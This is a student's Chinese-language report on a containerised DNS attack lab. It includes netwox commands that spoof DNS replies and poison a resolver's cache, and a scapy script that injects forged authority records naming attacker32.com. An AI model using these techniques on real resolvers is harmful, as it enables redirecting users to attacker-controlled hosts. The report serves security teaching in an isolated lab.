
**Lab5-report**

57117214 吴国铨


与上一个实验相同，使用三个容器进行实验。

容器A：




作为本地DNS服务器

容器B：



作为攻击者

容器C：




作为被攻击用户。

**Task 1: Configure the User Machine & Task 2: Set up a Local DNS Server**

首先在DNS服务器上下载安装BIND9，并设置缓存文件，变比DNSSEC然后重启DNS服务器，并在容器C中增加DNS解析地址172.17.0.2


在容器C中使用dig localhost



在SERVER中可以看到确实是由地址172.17.0.2返回的，


然后再容器C中使用dig zhihu.com测试访问外部网站

再容器A中使用tcpdump抓包：



可以看到DNS服务器确实接收到了zhihu.com的域名解析请求，然后该服务器不断向更底层的DNS服务器查找IP地址，最后找到zhihu.com的ip地址103.41.167.234并返回。

在容器C中查看这个过程：




当再次在容器C中请求解析www.zhihu.com的时候，再次观察容器A的tcpdump：



直接返回，因为暂时存储在了本地DNS缓存中。


**Task 3: Host a Zone in the Local DNS Server**

配置好DNS Zone，在容器C中请求解析www.example.com 的IP

成功解析出配置的192.168.0.101

**Task 4: Modifying the Host File**

在容器C中ping [www.bank32.com](http://www.bank32.com)



它的ip地址是一个真实的外部地址。

然后修改/etc/hosts文件，将[www.bank32.com的IP](http://www.bank32.com的IP)改成114.5.1.4，再次ping：




**Task 5: Directly Spoofing Response to User**

在使用netwox攻击之前，在容器C中输入：

dig example.net

请求解析example.net的IP地址




其中ip地址为93.184.216.34

然后在容器B中使用：

netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.example.net" -A "172.17.0.3" -s raw


发起攻击。

再次在容器C中请求解析example.net的IP地址：



变成了伪造地址1.2.3.4

然后在攻击者的shell中也可以看到相应的输出：



**Task 6: DNS Cache Poisoning Attack**

在DNS服务器中使用：

rndc flush

清楚DNS缓存

然后在容器B中使用：

netwox 105 -h "www.example.net" -H "172.17.0.3" -a "ns.example.net" -A "172.17.0.3" -s raw -f "src host 172.17.0.2" -T 600

发起攻击

然后在容器C中请求解析[www.example.com](http://www.example.com)的IP。

关闭攻击，在十分钟内再次在容器C中亲求解析[www.example.com](http://www.example.com)，得到的结果与上次一样，说明是卸载DNS服务器的缓存里的。

在容器A中使用：

rudc dumpdb –cache

之后，查看/var/cache/bind/dump.db:



在众多DNS缓存中可以看到这一条。

**Task 7: DNS Cache Poisoning: Target the Authority Section**

from scapy.all import \*

def spoof\_dns(pkt):

if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,

rdata='1.2.3.4')

NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200,

rdata='attacker32.com')

Addsec = DNSRR(rrname='attacker32.com', type='A', ttl=259200,

rdata='1.2.3.4')

DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,

qdcount=1, ancount=1, nscount=1, arcount=1, an=Anssec, ns=NSsec, ar=Addsec)

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

pkt = sniff(filter='udp and dst port 53', prn=spoof\_dns)

按照上方脚本，分别设置了Answer section，Authority section和Additional section

将examp.net 的Authoritative name server 设置为attacker32.com

由于attacker32.com并不进⾏真正的DNS resolution服务，所以我们只能通过tcpdump抓包来检查。当我们在攻击者容器中运⾏上述脚本（需在Docker守护进程中开启混杂模式），在⽤户容器中对任意 example.net 域名下的⼦域名进⾏解析的时候，通过在DNS服务器容器中的 tcpdump 可以观察到，DNS服务器确实向 attacker32.com 发起了DNS请求